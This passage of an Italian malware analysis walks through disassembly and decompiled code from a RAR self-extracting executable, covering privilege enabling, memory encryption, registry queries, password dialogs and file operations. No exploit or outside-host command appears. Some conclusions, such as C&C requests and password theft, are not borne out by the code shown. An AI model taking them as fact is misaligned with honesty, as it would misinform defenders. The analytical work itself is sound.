.rdata:00437B47                 align 4
.rdata:00437B48 word_437B48     dw 0                    ; DATA XREF: .rdata:004374DC↑o
.rdata:00437B4A aShgetfolderloc db 'SHGetFolderLocation',0
.rdata:00437B5E word_437B5E     dw 0                    ; DATA XREF: .rdata:004374D4↑o
.rdata:00437B60 aShchangenotify db 'SHChangeNotify',0
.rdata:00437B6F                 align 10h
.rdata:00437B70 word_437B70     dw 0                    ; DATA XREF: .rdata:004375D0↑o
.rdata:00437B72 aCreatestreamon db 'CreateStreamOnHGlobal',0
.rdata:00437B88 word_437B88     dw 0                    ; DATA XREF: .rdata:ole32_dll_dint↑o
.rdata:00437B8A aCocreateinstan db 'CoCreateInstance',0
00036F70 0000000000437B70: .rdata:word_437B70 (Synchronized with Hex View-1)
```

Qui alcuni dettagli dell'attributo di file properties SFX EXE:


```
.rdata:00437D74                 dd 57B0C365h            ; TimeDateStamp: Sun Aug 14 19:15:49 2016
.rdata:00437D78                 dw 0                    ; MajorVersion
.rdata:00437D7A                 dw 0                    ; MinorVersion
.rdata:00437D7C                 dd rva aSfxrarExe       ; Name
.rdata:00437D80                 dd 1                    ; Base
.rdata:00437D84                 dd 0                    ; NumberOfFunctions
.rdata:00437D88                 dd 0                    ; NumberOfNames
.rdata:00437D8C                 dd 0                    ; AddressOfFunctions
.rdata:00437D90                 dd 0                    ; AddressOfNames
.rdata:00437D94                 dd 0                    ; AddressOfNameOrdinals
.rdata:00437D98 aSfxrarExe      db 'sfxrar.exe',0       ; DATA XREF: .rdata:00437D7C↑o
.rdata:00437DA3                 align 4
.rdata:00437DA4 __IMPORT_DESCRIPTOR_KERNEL32 dd rva off_437DCC
.rdata:00437DA4                                         ; DATA XREF: HEADER:00400188↑o
.rdata:00437DA4                                         ; Import Name Table
.rdata:00437DA8                 dd 0                    ; Time stamp
.rdata:00437DAC                 dd 0                    ; Forwarder Chain
.rdata:00437DB0                 dd rva aKernel32Dll     ; DLL Name
.rdata:00437DB4                 dd rva GetLastError     ; Import Address Table
.rdata:00437DB8                 db    0
.rdata:00437DB9                 db    0
.rdata:00437DBA                 db    0
.rdata:00437DBB                 db    0
.rdata:00437DBC                 db    0
.rdata:00437DBD                 db    0
.rdata:00437DBE                 db    0
.rdata:00437DBF                 db    0
00037180 0000000000437D80: .rdata:00437D80 (Synchronized with Hex View-1)
```

A seguire i riferimenti, nella sezione .rdata, di stringhe e funzioni menzionate precedentemente:







Vengono eseguite funzioni di debuggers checking ed environment discovery (come ad esempio *GetSystemTimeAsFileTime, QueryPerformanceCounter*), alcune di tali funzioni possono essere utilizzate in un contesto Anti-VM.





Qui l'esecuzione di tasks di privileges management e creazione di collegamenti simbolici:




A seguire un contesto di esecuzione di files enumeration, scrittura su files ottenuti tramite la funzione WriteFile, dialog box per la scelta della folder root ed il consequenziale ottenimento delle passwords ivi contenute.






mov ebp, offset aReplacefiledlg ; "REPLACEFILEDLG"
jmp short loc_41B350
loc_41B350: ; dwInitParam
push [esp+10h+dwInitParam]
push ebx ; lpDialogFunc
push hDlg ; hWndParent
push ebp ; lpTemplateName
push dword_43BBE0 ; hInstance
call edi ; DialogBoxParamW
mov esi, eax
cmp esi, 4
jz short loc_41B330
loc_41B330: ; dwInitParam
push [esp+10h+dwInitParam]
push offset sub_41AC31 ; lpDialogFunc
push hWnd ; hWndParent
push offset aRenamedlg ; "RENAMEDLG"
push hInstance ; hInstance
100.00% (212,593) (742,406) 0001A6E4 000000000041B2E4: sub_41B2E4 (Synchronized with Hex View-1)


push offset sub_418B2B ; lpDialogFunc
push esi ; hWndParent
push offset aGetpassword1 ; "GETPASSWORD1"
push dword_43BBE0 ; hInstance
call ds:DialogBoxParamW
test eax, eax
jnz short loc_41B43A
mov ebx, [ebp+arg_C]
mov ecx, ebx
push offset String
call sub_40DBC1
mov byte_441724, 1
jmp short loc_41B44B
loc_41B43A:
mov ebx, [ebp+arg_C]
mov esi, offset unk_453D00
push 40h ; '@'
pop ecx
mov edi, ebx
rep movsd
movsw
loc_41B44B:
cmp byte ptr [ebx+100h], 0
jz short loc_41B462
100.00% (-50,908) (720,419) 0001A79F 000000000041B39F: sub_41B39F (Synchronized with Hex View-1)

La funzione *FUN_004074d7* viene richiamata mediante un argomento in input facente riferimento ai privilegi di sicurezza del contesto d'esecuzione in questione, successivamente vengono modificati gli attributi di security dei files presi in considerazione mediante l'oggetto *BVar3*:

```
19    *(undefined4 *)(unaff_EBP + -0x14) = 0;
20    *(undefined4 *)(unaff_EBP + -0x10) = 0;
21    iVar1 = *(int *)(unaff_EBP + 8);
22    *(undefined4 *)(unaff_EBP + -4) = 0;
23    uVar2 = FUN_00403878();
24    if ((char)uVar2 != '\0') {
25      if (DAT_0043bbd9 == '\0') {
26        uVar2 = FUN_004074d7(L"SeSecurityPrivilege");
27        if ((char)uVar2 != '\0') {
28          DAT_0043bbd8 = '\x01';
29        }
30        FUN_004074d7(L"SeRestorePrivilege");
31        DAT_0043bbd9 = '\x01';
32      }
33      SecurityInformation = 7;
34      if (DAT_0043bbd8 != '\0') {
35        SecurityInformation = 0xf;
36      }
37      pSecurityDescriptor = *(PSECURITY_DESCRIPTOR *)(unaff_EBP + -0x1c);
38      BVar3 = SetFileSecurityW(*(LPCWSTR *)(unaff_EBP + 0xc),SecurityInformation,pSecurityDes
39      if ((BVar3 == 0) &&
40         ((uVar4 = FUN_0040ac19(*(wchar_t **)(unaff_EBP + 0xc),(wchar_t *)(unaff_EBP + -0x101
41          , (char)uVar4 == '\0' ||
42          (BVar3 = SetFileSecurityW((LPCWSTR)(unaff_EBP + -0x101c),SecurityInformation,
43                                    pSecurityDescriptor), BVar3 == 0)))) {
44        FUN_00401f25(0x4f,iVar1 + 0x1e,*(undefined4 *)(unaff_EBP + 0xc));
45        _guard_check_icall();
46        FUN_00406acc(&DAT_0043bbf8,1);
```

```
undefined4 *in_FS_OFFSET;

FUN_0041c16c();
if (DAT_0043bbda == '\0') {
  FUN_004074d7(L"SeRestorePrivilege");
  FUN_004074d7(L"SeCreateSymbolicLinkPrivilege");
  DAT_0043bbda = '\x01';
}
FUN_00401571((void *)(unaff_EBP + -0x28),0x1418);
iVar1 = *(int *)(unaff_EBP + 0x10);
*(undefined4 *)(unaff_EBP + -4) = 0;
FUN_0040e847((wchar_t *)(unaff_EBP + -0x1028),(wchar_t *)(iVar1 + 0x10f4),0x800);
sVar5 = _wcslen((wchar_t *)(unaff_EBP + -0x1028));
*(size_t *)(unaff_EBP + -0x10) = sVar5;
_Str1 = (wchar_t *)(unaff_EBP + -0x1028);
_Dest = (wchar_t *)(unaff_EBP + -0x2028);
iVar6 = _wcsncmp(_Str1,L"\\??\\",4);
bVar4 = 1 - (iVar6 != 0);
*(uint *)(unaff_EBP + -0x14) = -iVar6 & 0xffffff00U | (uint)bVar4;
if (bVar4 != 0) {
  _Str1 = (wchar_t *)(unaff_EBP + -0x1020);
  iVar6 = _wcsncmp(_Str1,L"UNC\\",4);
  if (iVar6 == 0) {
    *(undefined2 *)(unaff_EBP + -0x2028) = 0x5c;
    _Dest = (wchar_t *)(unaff_EBP + -0x2026);
    _Str1 = (wchar_t *)(unaff_EBP + -0x101a);
  }
}
```

A seguire un check di fallimento d'esecuzione della funzione *CryptUnprotectMemory* per la consequenziale decrittografia di regioni di memoria precedentemente criptate.

```
1
2  void FUN_0040db10(int param_1,uint param_2,char param_3,char param_4)
3
4  {
5    DWORD DVar1;
6    int iVar2;
7    uint uVar3;
8    wchar_t *pwVar4;
9
10   if (DAT_00440e48 == (code *)0x0) {
11     FUN_0040da91((HMODULE *)&DAT_00440e40);
12   }
13   iVar2 = param_2 - (param_2 & 0xf);
14   if (param_3 == '\0') {
15     if (DAT_00440e4c == (code *)0x0) goto LAB_0040db97;
16     iVar2 = (*DAT_00440e4c)(param_1,iVar2,param_4 != '\0');
17     if (iVar2 != 0) {
18       return;
19     }
20     pwVar4 = L"CryptUnprotectMemory failed";
21   }
22   else {
23     if (DAT_00440e48 == (code *)0x0) {
24 LAB_0040db97:
25       DVar1 = GetCurrentProcessId();
26       uVar3 = 0;
27       if (param_2 == 0) {
28         return;
29       }
```

La label *LAB_0040db97* fa riferimento alla variabile *pwVar4* per la gestione del fallimento d'esecuzione della funzione *CryptProtectMemory*:

```
19     }
20     pwVar4 = L"CryptUnprotectMemory failed";
21   }
22   else {
23     if (DAT_00440e48 == (code *)0x0) {
24 LAB_0040db97:
25       DVar1 = GetCurrentProcessId();
26       uVar3 = 0;
27       if (param_2 == 0) {
28         return;
29       }
30       do {
31         *(byte *)(uVar3 + param_1) = *(byte *)(uVar3 + param_1) ^ (char)uVar3 + (char)DVar1 + 'K';
32         uVar3 = uVar3 + 1;
33       } while (uVar3 < param_2);
34       return;
35     }
36     iVar2 = (*DAT_00440e48)(param_1,iVar2,param_4 != '\0');
37     if (iVar2 != 0) {
38       return;
39     }
40     pwVar4 = L"CryptProtectMemory failed";
41   }
42   FUN_004069e4(&DAT_0043bbf8,pwVar4);
43   _guard_check_icall();
44   thunk_FUN_00406b14(&DAT_0043bbf8,2);
45   return;
46 }
47
```

Qui una lista di moduli a cui fa riferimento il sample, tra cui la già citata *netapi32.dll:*

```
57  local_b3a4[0] = L"lpk.dll";
58  local_b3a4[1] = L"usp10.dll";
59  local_b3a4[2] = L"clbcatq.dll";
60  local_b3a4[3] = L"comres.dll";
61  local_b3a4[4] = L"ws2_32.dll";
62  local_b3a4[5] = L"ws2help.dll";
63  local_b3a4[6] = L"psapi.dll";
64  local_b3a4[7] = L"ieframe.dll";
65  local_b3a4[8] = L"ntshrui.dll";
66  local_b3a4[9] = L"atl.dll";
67  local_b3a4[10] = L"setupapi.dll";
68  local_b3a4[11] = L"apphelp.dll";
69  local_b3a4[12] = L"userenv.dll";
70  local_b3a4[13] = L"netapi32.dll";
71  local_b3a4[14] = L"shdocvw.dll";
72  local_b3a4[15] = L"crypt32.dll";
73  local_b3a4[16] = L"msasn1.dll";
74  local_b3a4[17] = L"cryptui.dll";
75  local_b3a4[18] = L"wintrust.dll";
76  local_b3a4[19] = L"shell32.dll";
77  local_b3a4[20] = L"secur32.dll";
78  local_b3a4[21] = L"cabinet.dll";
79  local_b3a4[22] = L"oleaccrc.dll";
80  local_b3a4[23] = L"ntmarta.dll";
81  local_b3a4[24] = L"profapi.dll";
82  local_b3a4[25] = L"WindowsCodecs.dll";
83  local_b3a4[26] = L"srvcli.dll";
```

All'interno della funzione *FUN_004175ed* vi è un'azione di appending di oggetti HTML per il content-type al fine di poter eseguire le corrette richieste C&C.

```
1
2  void __thiscall FUN_004175ed(void *this,wchar_t *param_1,char param_2)
3
4  {
5    wchar_t wVar1;
6    char cVar2;
7    size_t sVar3;
8    wchar_t *_Dest;
9    int iVar4;
10   undefined2 *hGlobal;
11   HRESULT HVar5;
12   wchar_t *unaff_EBP;
13   wchar_t *pwVar6;
14   IStream *pIStack4;
15
16   if (*(int *)((int)this + 0x10) != 0) {
17     pIStack4 = (IStream *)this;
18     FUN_00417467(param_1);
19     sVar3 = _wcslen(param_1);
20     _Dest = (wchar_t *)FUN_00422c59(sVar3 * 2 + 0x200);
21     if (_Dest != (wchar_t *)0x0) {
22       _wcscpy(_Dest,L"<html>");
23       _wcscat(_Dest,L"<head><meta http-equiv=\"content-type\" content=\"text/html; charset=");
24       _wcscat(_Dest,L"utf-8\"></head>");
25       wVar1 = *param_1;
26       pwVar6 = param_1;
27       while (wVar1 == L' ') {
28         pwVar6 = pwVar6 + 1;
```

```
35         }
36         _wcscat(_Dest,param_1);
37         if (cVar2 == '\0') {
38           _wcscat(_Dest,L"</html>");
39         }
40         if (param_2 == '\0') {
41           _Dest = FUN_004177fb(_Dest,unaff_EBP);
42         }
43         sVar3 = _wcslen(_Dest);
44         hGlobal = (undefined2 *)GlobalAlloc(0x40,sVar3 * 6 + 9);
45         if (hGlobal != (undefined2 *)0x0) {
46           iVar4 = WideCharToMultiByte(0xfde9,0,_Dest,-1,(LPSTR)((int)hGlobal + 3),sVar3 * 6 + 6,
47                                       (LPCSTR)0x0,(LPBOOL)0x0);
48           if (iVar4 == 0) {
49             *(undefined *)hGlobal = 0;
50           }
51           else {
52             *hGlobal = 0xbbef;
53             *(undefined *)(hGlobal + 1) = 0xbf;
54           }
55         }
56         FID_conflict:_free(_Dest);
57         HVar5 = CreateStreamOnHGlobal(hGlobal,1,&pIStack4);
58         if (-1 < HVar5) {
59           FUN_0041749e(this,*(int **)((int)this + 0x10));
60           (*pIStack4->lpVtbl->Release)(pIStack4);
61         }
62       }
63     }
```

A seguire ulteriori stringhe già evidenziate sopra:

00430484	-el -s2 "-d%s" "-p%s" "-sp%s"	u"-el -s2 \"-d%s\" \"-p%s\" \"-sp...	unicode
004304c0	runas	u"runas"	unicode
004304cc	"%s"%s	u"\"%s\"\n%s"	unicode
004304dc	Delete	u"Delete"	unicode
004304ec	Text	u"Text"	unicode
004304f8	Title	u"Title"	unicode
00430504	Path	u"Path"	unicode
00430510	Silent	u"Silent"	unicode
00430520	Overwrite	u"Overwrite"	unicode
00430534	Setup	u"Setup"	unicode
00430540	TempMode	u"TempMode"	unicode
00430554	License	u"License"	unicode

+

La stringa *"GETPASSWORD1"* viene utilizzata come parametro per la creazione di una nuova istanza di un DialogBox al fine di eseguire file choosing management:

```
16    pHVar4 = hDlg_00448744;
17    pwVar1 = (wchar_t *)0x1000;
18    uStack8 = 0x41b3ac;
19    if (DAT_0044a85a == '\0') {
20      if (param_1 == 2) {
21        BVar2 = IsWindowVisible(hDlg_00448744);
22        pHVar4 = (HWND)((uint)pHVar4 & -(uint)(BVar2 != 0));
23      }
24      pwVar1 = FUN_0040abc3(param_2,param_3,local_1004,0x800);
25      if (DAT_00453e00 == '\0') {
26        pwVar1 = (wchar_t *)
27                 DialogBoxParamW(hInstance_0043bbe0,L"GETPASSWORD1",pHVar4,lpDialogFunc_00418b2b,
28                                 (LPARAM)local_1004);
29        if (pwVar1 != (wchar_t *)0x0) goto LAB_0041b43a;
30        pwVar1 = (wchar_t *)FUN_0040dbc1(param_4,(wchar_t *)&lParam_0042f5dc);
31        DAT_00441724 = 1;
32      }
33      else {
34    LAB_0041b43a:
35        puVar5 = &DAT_00453d00;
36        puVar6 = param_4;
37        for (iVar3 = 0x40; iVar3 != 0; iVar3 = iVar3 + -1) {
38          *puVar6 = *puVar5;
39          puVar5 = puVar5 + 1;
40          puVar6 = puVar6 + 1;
41        }
42        *(undefined2 *)puVar6 = *(undefined2 *)puVar5;
```

Il malware effettua l'apertura della chiave di registro *Software\\Microsoft\\Windows\\CurrentVersion* e un'azione di queryvalue inerente alla directory ProgramFilesDir:

```
    else if ((wVar2 == L'\\') || ((wVar2 != L'\0' && (pwVar21[1] == L':')))) {
      _wcscpy((wchar_t *)(unaff_EBP + -0x103c),pwVar21);
    }
    else {
      LVar11 = RegOpenKeyExW((HKEY)0x80000002,L"Software\\Microsoft\\Windows\\CurrentVersion",0,
                             1,(PHKEY)(unaff_EBP + -0x18));
      if (LVar11 == 0) {
        *(undefined4 *)(unaff_EBP + -0x14) = 0x1000;
        RegQueryValueExW(*(HKEY *)(unaff_EBP + -0x18),L"ProgramFilesDir",(LPDWORD)0x0,
                         (LPDWORD)(unaff_EBP + -0x1c),(LPBYTE)(unaff_EBP + -0x103c),
                         (LPDWORD)(unaff_EBP + -0x14));
        RegCloseKey(*(HKEY *)(unaff_EBP + -0x18));
        uVar17 = *(uint *)(unaff_EBP + -0x14) >> 1;
        if (0x7fe < uVar17) {
          uVar17 = 0x7ff;
        }
        *(undefined2 *)(unaff_EBP + -0x103c + uVar17 * 2) = 0;
      }
      if ((*(short *)(unaff_EBP + -0x103c) != 0) &&
         (sVar10 = _wcslen((wchar_t *)(unaff_EBP + -0x103c)),
         *(short *)(unaff_EBP + -0x103e + sVar10 * 2) != 0x5c)) {
        _wcscat((wchar_t *)(unaff_EBP + -0x103c),L"\\");
      }
      sVar10 = _wcslen(pwVar21);
      sVar12 = _wcslen((wchar_t *)(unaff_EBP + -0x103c));
      if (sVar10 + sVar12 < 0x7ff) {
        _wcscat((wchar_t *)(unaff_EBP + -0x103c),pwVar21);
      }
```


Contestualmente al richiamo della funzione *SHFileOperationW* vi è l'esecuzione della funzione *FUN_00403ce2* con in aggiunta l'attributo *"%s.%d.tmp"* che include un parametro di tipo String e Decimal.

```
    _memset((void *)(unaff_EBP + -0x3c),0,0x1e);
    *(undefined4 *)(unaff_EBP + -0x38) = 3;
    *(undefined2 *)(unaff_EBP + -0x2c) = 0x14;
    *(int *)(unaff_EBP + -0x34) = unaff_EBP + -0x3c84;
    SHFileOperationW((LPSHFILEOPSTRUCTW)(unaff_EBP + -0x3c));
  }
  DVar14 = GetFileAttributesW((LPCWSTR)(unaff_EBP + -0x3c84));
  if ((DVar14 != 0xffffffff) && (BVar9 = DeleteFileW((LPCWSTR)(unaff_EBP + -0x3c84)), BVar9 == 0))
    do {
      FUN_00403ce2((wchar_t *)(unaff_EBP + -0x103c),0x800,L"%s.%d.tmp");
      DVar14 = GetFileAttributesW((LPCWSTR)(unaff_EBP + -0x103c));
    } while (DVar14 != 0xffffffff);
    BVar9 = MoveFileW((LPCWSTR)(unaff_EBP + -0x3c84),(LPCWSTR)(unaff_EBP + -0x103c));
    if (BVar9 != 0) {
      MoveFileExW((LPCWSTR)(unaff_EBP + -0x103c),(LPCWSTR)0x0,4);
    }
  }
  uVar8 = FUN_00409bca((void *)(unaff_EBP + -0x8c8c),(wchar_t *)(unaff_EBP + -0x3c84));
  cVar3 = (char)uVar8;
  goto joined_r0x00419f79;
LAB_0041a0de:
  *(undefined4 *)(unaff_EBP + -4) = 0xffffffff;
  FUN_00409b53(unaff_EBP + -0x8c8c);
switchD_00419efc_caseD_e:
  pWVar5 = FUN_00418bd1(*(WCHAR **)(unaff_EBP + 0xc),(LPCWSTR)(unaff_EBP + -0xfc8c),
                        (wchar_t *)(unaff_EBP + -0x5c84),(undefined *)(unaff_EBP + -0xd),
